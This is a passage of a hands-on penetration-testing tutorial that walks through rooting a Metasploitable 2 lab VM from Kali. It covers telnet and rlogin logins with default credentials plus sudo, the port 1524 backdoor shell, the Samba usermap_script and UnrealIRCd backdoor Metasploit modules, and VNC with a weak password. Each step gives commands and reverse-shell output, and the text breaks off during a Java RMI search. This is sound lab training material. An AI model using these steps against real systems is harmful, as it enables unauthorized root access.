msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

You may have to hit Enter more than once to get back.


To reset Metasploit for the next attack, enter the “back” command. This will take you back to the “msf >” prompt:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > back  
msf > █
```

Try Telnet

With some of the vulnerabilities in our Metasploit 2 system, we don't even need Metasploit. Open up another terminal window in your Kali Linux virtual machine.

How to do this is not obvious at first glance. You have to right-click the terminal icon, and select “New Window”:



Type “telnet <ip address>,” substituting the IP address of your Metasploitable 2 box. Hit Enter. You’ll see this:

```
root@kali:~# telnet 10.0.20.48
Trying 10.0.20.48...
Connected to 10.0.20.48.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: █
```

As luck would have it, not only can we get in, but it also gives us the username and password to log in with! Type “msfadmin” (without quotes) for the username, and the same for the password.

If you see the following, you’re in!:

```
metasploitable login: msfadmin
Password:
Last login: Tue Feb  6 21:35:04 EST 2018 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```

But we're not root. I wonder if we can 'sudo' to root. Execute the following command:

```
sudo su -
```

If prompted, put in 'msfadmin' as the password. What's this? We are now root!:

```
metasploitable login: msfadmin
Password:
Last login: Tue Feb  6 21:38:42 EST 2018 from 10.0.20.47 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo su -
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

We are indeed root. Sometimes (albeit not very often), it is that simple. To exit the shell, type "exit" and hit Enter, and then do it again:

```
root@metasploitable:~# exit
logout
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.
root@kali:~#
```

That one was fairly simple. You'd be surprised how often things like this are left lying around a network. Some switches use telnet by default and don't even have passwords set.

Alright, let's move on.

What's the next service we can attack?

Exploiting rexecd

Head back to the Nessus scan for a minute. Let's see if any other low-hanging fruit jumps out at us. Here's the list that I see:

Vulnerabilities		177
Filter ▾		Search Vulnerabilities
Sev	Name	
CRITICAL	Bash Remote Code Execution (CVE-2014-6277 / CVE-2014-6278) (Shellshock)	
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	
CRITICAL	rexecd Service Detection	
CRITICAL	Rogue Shell Backdoor Detection	

The fourth entry says “rexecd Service Detection.” I wonder what that is. Click on that entry. The info screen for that one says

“The rexecd service is running on the remote host. This service is design to allow users of a network to execute commands remotely.

However, rexecd does not provide any good means of authentication, so it may be abused by an attacker to scan a third-party host.”

Great, how do we attack it? Well, you can research that easily enough online, which I would recommend. You want to familiarize yourself with each thing that you do. This is what builds up experience.

When you research rexecd, you'll see that you can use “rlogin” to log into it. It's kind of like telnet.

Let's try it. Open up another terminal. Since we already know that there is a user called “msfadmin” and that this user has a password of “msfadmin”, we're going to try and log in as that user. Run the following command:

```
rlogin -l msfadmin <ip address>
```

Except that you will be using the IP address of your Metasploitable 2 system. You should see this:

```
root@kali:~# rlogin -l msfadmin 10.0.20.48
msfadmin@10.0.20.48's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Feb  6 22:10:37 2018 from 10.0.20.47
msfadmin@metasploitable:~$ █
```

We got in. Now, to become root. Run “sudo su -” as we did before. If prompted for a password, use “msfadmin”. And we again have root!:

```
msfadmin@metasploitable:~$ sudo su -
root@metasploitable:~# whoami
root
root@metasploitable:~# █
```

Very cool. Exit out, and let's see what else there is.

Rogue Shell Backdoor?

Back to the Nessus scan:

Vulnerabilities 177

Filter ▾ Search Vulnerabilities 177 Vulnerabilities

Sev ▾ Name ▲

Sev	Name
CRITICAL	Bash Remote Code Execution (CVE-2014-6277 / CVE-2014-6278) (Shellshock)
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	reexecd Service Detection
CRITICAL	Rogue Shell Backdoor Detection

Look at that last one. What is the “Rogue Shell Backdoor”? Click the entry, and let’s read about it. On the info page, it says, “A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.” If we look at the bottom of the page, it tells us that this service is listening on port 1524.

Huh, I wonder if this is another one that doesn’t require the use of Metasploit. Open up a terminal and enter the command “telnet <ip address> 1524” (no quotes). It lets us right in as root!:

```
root@kali:~# telnet 10.0.20.48 1524
Trying 10.0.20.48...
Connected to 10.0.20.48.
Escape character is '^]'.
root@metasploitable:/#
```

Exit out as you have before and we’ll try something a little more involved.

Head back to the scan results in Nessus.

A Look at Samba

The next entry in my list is “Ubuntu 8.04 LTS / 10.04 LTS / 11.04 / 11.10 : samba vulnerability (USN-1423-1).” I wonder if we can do anything with that. Head back into your Metasploit console. We are going to research possible exploits.

Enter the command “search samba”. It comes up with a pretty sizable list:

```
msf > search samba
Matching Modules
=====
Name          Disclosure Date  Rank      Description
-----
auxiliary/admin/smb/samba_symlink_traversal      normal    Samba Symlink Directory Traversal
auxiliary/dos/samba/lsa_addprivs_heap            normal    Samba lsa_io_privilege_set Heap Overflow
auxiliary/dos/samba/lsa_transnames_heap          normal    Samba lsa_io_trans_names Heap Overflow
auxiliary/dos/samba/read_nttrans_ea_list         normal    Samba read_nttrans_ea_list Integer Overflow
auxiliary/scanner/rsync/modules_list             normal    List Rsync Modules
auxiliary/scanner/smb/smb_uninit_cred           normal    Samba _netr_ServerPasswordSet Uninitialized Credential State
exploit/freebsd/samba/trans2open                2003-04-07 great     Samba trans2open Overflow (*BSD x86)
exploit/linux/samba/chain_reply                 2010-06-16 good      Samba chain_reply Memory Corruption (Linux x86)
exploit/linux/samba/is_known_pipepname          2017-03-24 excellent Samba is_known_pipepname() Arbitrary Module Load
exploit/linux/samba/lsa_transnames_heap          2007-05-14 good      Samba lsa_io_trans_names Heap Overflow
exploit/linux/samba/setinfo(policy_heap          2012-04-10 normal    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
exploit/linux/samba/trans2open                  2003-04-07 great     Samba trans2open Overflow (Linux x86)
exploit/multi/samba/nttrans                     2003-04-07 average   Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
exploit/multi/samba/usermap_script              2007-05-14 excellent Samba "username map script" Command Execution
exploit/osx/samba/lsa_transnames_heap           2007-05-14 average   Samba lsa_io_trans_names Heap Overflow
exploit/osx/samba/trans2open                   2003-04-07 great     Samba trans2open Overflow (Mac OS X PPC)
exploit/solaris/samba/lsa_transnames_heap       2007-05-14 average   Samba lsa_io_trans_names Heap Overflow
exploit/solaris/samba/trans2open                2003-04-07 great     Samba trans2open Overflow (Solaris SPARC)
exploit/unix/misc/distcc_exec                  2002-02-01 excellent DistCC Daemon Command Execution
exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Citrix Access Gateway Command Execution
exploit/windows/fileformat/ms14_060_sandworm     2014-10-14 excellent MS14-060 Microsoft Windows OLE Package Manager Code Execution
exploit/windows/http/sambar6_search_results     2003-06-21 normal    Sambar 6 Search Results Buffer Overflow
exploit/windows/license/caliclnt_getconfig      2005-03-02 average   Computer Associates License Client GETCONFIG Overflow
exploit/windows/smb/group_policy_startup        2015-01-26 manual    Group Policy Script Execution From Shared Resource
post/linux/gather/enum_configs                  normal    Linux Gather Configurations

msf > 
```

We could go through and try each one of those. But first, let's see if we can't get any more details from that service and narrow things down a bit. We'll scan it for as much information as we can get. Run the following command in Metasploit:

```
nmap -PA -A -sV -sT -T4 --version-all -v -p <port num> <ip addr>
```

Put the IP address of your Metasploitable 2 box in there. We're also going to use port 445. When it finishes, you'll see the following:

```

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:B7:FD:E5 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.042 days (since Tue Feb  6 21:36:47 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=206 (Good luck!)
IP ID Sequence Generation: All zeros

Host script results:
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| | METASPLOITABLE<00>    Flags: <unique><active>
| | METASPLOITABLE<03>    Flags: <unique><active>
| | METASPLOITABLE<20>    Flags: <unique><active>
| | \x01\x02_MSBROWSE_\x02<01>  Flags: <group><active>
| | WORKGROUP<00>        Flags: <group><active>
| | WORKGROUP<1d>        Flags: <unique><active>
| | WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
| | OS: Unix (Samba 3.0.20-Debian)
| | NetBIOS computer name:
| | Workgroup: WORKGROUP\x00
| | System time: 2018-02-06T22:36:55-05:00
| | smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1  0.87 ms 10.0.20.48

NSE: Script Post-scanning.
Initiating NSE at 22:37
Completed NSE at 22:37, 0.00s elapsed
Initiating NSE at 22:37
Completed NSE at 22:37, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.10 seconds
          Raw packets sent: 20 (1.626KB) | Rcvd: 16 (1.338KB)
msf > 

```

At the top, we can see that the exact version is Samba 3.0.20-Debian. One good way to determine which exploits to use is to research them online. So head to your favorite search engine. Enter the following as a search:

Samba 3.0.20 CVE

Here are the first two entries that come up for me in Google:

Samba Samba version 3.0.20 : Security vulnerabilities - CVE Details

<https://www.cvedetails.com/vulnerability-list/...id.../Samba-Samba-3.0.20.html> ▾

Security vulnerabilities of Samba Samba version 3.0.20 List of cve security vulnerabilities related to this exact version. You can filter results by cvss scores, years and months. This page provides a sortable list of security vulnerabilities.

CVE-2007-2447 Samba "username map script" Command Execution ...

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script ▾

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this ...

Normally, I'd say to dig through the list on cvedetails.com. However, that rapid7 link tells us of a module that exploits a vulnerability in samba. That one looks the most interesting to me. Let's check that one out. Go ahead and click on the link and read that page. We want to learn as much about this exploit as we can. Towards the top of the page, it gives us a module name. Down a little further, it gives us the references, including a CVE:

Module Name

exploit/multi/samba/usermap_script



Authors

jduck <jduck [at] metasploit.com>

References

[CVE-2007-2447](#)

[OSVDB-34700](#)

[BID-23972](#)

URL: <http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534>

URL: <http://samba.org/samba/security/CVE-2007-2447.html>

I realize that this is essentially the equivalent of looking up the answer in the back of the book. However, we are practicing, here. And if you find something that will help, use it! Pretending, for a minute, that all we had was the CVE, we are going to learn how to search Metasploit for a specific CVE. So go back to the Metasploit terminal. Enter in the following command:

```
search cve:2007-2447
```

Let's see if it has an exploit in there for that:

```
msf >search cve:2007-2447
      shared-
Matching Modules
=====
Name           Disclosure Date  Rank      Description
----           -----          -----    -----
exploit/multi/samba/usermap_script  2007-05-14   excellent  Samba "username map script" Command Execution

msf > |
```

It does. Now, naturally it will, because it came from the Rapid7 website. They produce Metasploit. So if there's information on their site about an exploit for Samba, it will likely work. But we're practicing researching exploits.

Exploiting Samba

In Metasploit, enter the following command:

```
use exploit/multi/samba/usermap_script
```

Then enter the “info” command as we have before:

```
msf exploit(multi/samba/usermap_script) > info

    Name: Samba "username map script" Command Execution
    Module: exploit/multi/samba/usermap_script
    Platform: Unix
        Arch: cmd
    Privileged: Yes
    License: Metasploit Framework License (BSD)
        Rank: Excellent
    Disclosed: 2007-05-14

Provided by:
    jduck <jduck@metasploit.com>

Available targets:
    Id  Name
    --  --
    0   Automatic

Basic options:
    Name   Current Setting  Required  Description
    ----  -----  -----  -----
    RHOST                         yes       The target address
    RPORT    139                 yes       The target port (TCP)

Payload information:
    Space: 1024

Description:
    This module exploits a command execution vulnerability in Samba
    versions 3.0.20 through 3.0.25rc3 when using the non-default
    "username map script" configuration option. By specifying a username
    containing shell meta characters, attackers can execute arbitrary
    commands. No authentication is needed to exploit this vulnerability
    since this option is used to map usernames prior to authentication!

References:
    https://cvedetails.com/cve/CVE-2007-2447/
    OSVDB (34700)
    http://www.securityfocus.com/bid/23972
    http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534
    http://samba.org/samba/security/CVE-2007-2447.html

msf exploit(multi/samba/usermap_script) > |
```

Take a look at the “References” at the bottom and read through to find out as much as you can about this exploit.

We can also see that it needs to have a RHOST set up. Run the following command using the IP of your Metasploitable 2 box:

```
set RHOST <ip address>
```

You should see something like this:

```
msf exploit(multi/samba/usermap_script) > set RHOST 10.0.20.48
RHOST => 10.0.20.48
msf exploit(multi/samba/usermap_script) > █
```

Now for that magical command, “run”:

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 10.0.20.47:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 40Fmtnd7w1Gnsvb6;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "40Fmtnd7w1Gnsvb6\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.0.20.47:4444 -> 10.0.20.48:37803) at 2018-02-06 23:07:02 -0500
█
```

Looks like we have a connection. Type ‘whoami’ to see what user we’re logged in as. We have rooted the box, again! Very cool.

To get out of this session, we’re going to have to press CTRL+C this time. Remember to enter the “back” command when you’re done with an exploit.


What else can we attack?

Back to the Nessus scan.

A Look at UnrealIRCd

In the list, there is an entry called “UnrealIRCd Backdoor Detection.” Let’s click on that one. It says, “The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.”

Sometimes, in the lower-right corner, in the “Reference Information” section, it will give us a CVE. We might be able to use it to exploit the service. In this case, it says “CVE-2010-2075”:



Let's search for it in Metasploit and see what it says:

```
msf > search cve:2010-2075
      shared
Matching Modules
=====
Name           Disclosure Date  Rank      Description
----           -----        -----    -----
exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12   excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution

msf > 
```

It found one. Let's try it.

Exploiting UnrealIRCd

Type the following command:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Then run “info”:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > info

      Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
      Module: exploit/unix/irc/unreal_ircd_3281_backdoor
    Platform: Unix
        Arch: cmd
  Privileged: No
    License: Metasploit Framework License (BSD)
      Rank: Excellent
Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  --
  0  Automatic Target

Basic options:
  Name   Current Setting  Required  Description
  ----  -----          -----  -----
  RHOST                         yes      The target address
  RPORT    6667            yes      The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.

References:
  https://cvedetails.com/cve/CVE-2010-2075/
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

Again, I'm going to suggest that you read each of the entries in the "References" section so that you learn about what it is that you are doing.

We'll set the RHOST as we have done before:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.0.20.48
RHOST => 10.0.20.48
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > [REDACTED]
```

You know what comes next. Type “run” and see what it does:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 10.0.20.47:4444
[*] 10.0.20.48:6667 - Connected to 10.0.20.48:6667...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.20.48:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Uzj70wU0yN3VQeBD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Uzj70wU0yN3VQeBD\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.0.20.47:4444 -> 10.0.20.48:53301) at 2018-02-06 23:30:11 -0500
whoami
root
[REDACTED]
```

Another root shell! Cool!

Exit out of this one with CTRL+C. Run “back” to reset our Metasploit shell.

So far, we're doing rather nicely. Let's check out our Nessus scan and see what else there is.

A Look at the VNC Server

Just below the UnrealIRCd Backdoor entry in my list, it says, “VNC Server ‘password’ Password.” Let's click on it and see what we can learn. It says:

“The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.”

Sounds like something we want to take a look at.

VNC is a technology similar to Remote Desktop, or RDP. For Windows users, there are several free VNC clients to pick from, such as:

- TigerVNC
- TightVNC
- RealVNC

For Linux users, you can use:


- Remmina
- RealVNC
- TightVNC
- Vinagre

The myriad of ways that there are to install these prohibits me from going into installing each one on the different OSes. But as stated in the “Assumptions” section above, you should know how to install and use VNC already. If not, no worries. Research it, grab one, and install it onto your host system. Not in one of the virtual machines.


Once you have your VNC client installed, fire it up. We are going to connect to the VNC server and see what we can see.

Exploiting the VNC Server

Notice in the Nessus details page, it gives us the password, port number, and IP address. Let's put that into our VNC client and try and connect. This is Remmina ready to connect:



Let's connect and see what we get.



Looks like we're connected to a VNC server that is running with root privileges. We got root once again! Good deal. Having a password of "password" is almost like not having one. Quick reminder: have a strong password!

So far, we've had some good luck gaining root access to our Metasploitable 2 system. Let's see if we can find anything else.

A Look at the Java RMI Registry

On port 1099, it looks like there is a Java RMI Registry running. Let's see if we can find out anything else about it. A cursory look in the Nessus scan only shows that it has found the service, but doesn't give us any indication of how we might

exploit it. Let's gather more information with nmap. In Metasploit, run the following command:

```
db_nmap -PA -A -sV -sT -T4 --version-all -v -p 1099 <ip address>
```

Use the IP of your Metasploitable 2 system. Here's the result I got:

```

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi Java RMI Registry
MAC Address: 00:0C:29:B7:E5 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.962 days (since Wed Feb 7 00:02:50 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=206 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: localhost

TRACEROUTE
HOP RTT      ADDRESS
1   0.92 ms  10.0.20.48

NSE: Script Post-scanning.
Initiating NSE at 23:08
Completed NSE at 23:08, 0.00s elapsed
Initiating NSE at 23:08
Completed NSE at 23:08, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
          Raw packets sent: 20 (1.626KB) | Rcvd: 16 (1.338KB)
msf > 
```

So, we didn't really get much more information than we had before. Let's search in Metasploit to see if we can find anything. Enter the command:

```
search rmi
```

Way too many results. What else can we search for? How about we try "search java-rmi"? One result comes up:

```

msf > search java-rmi
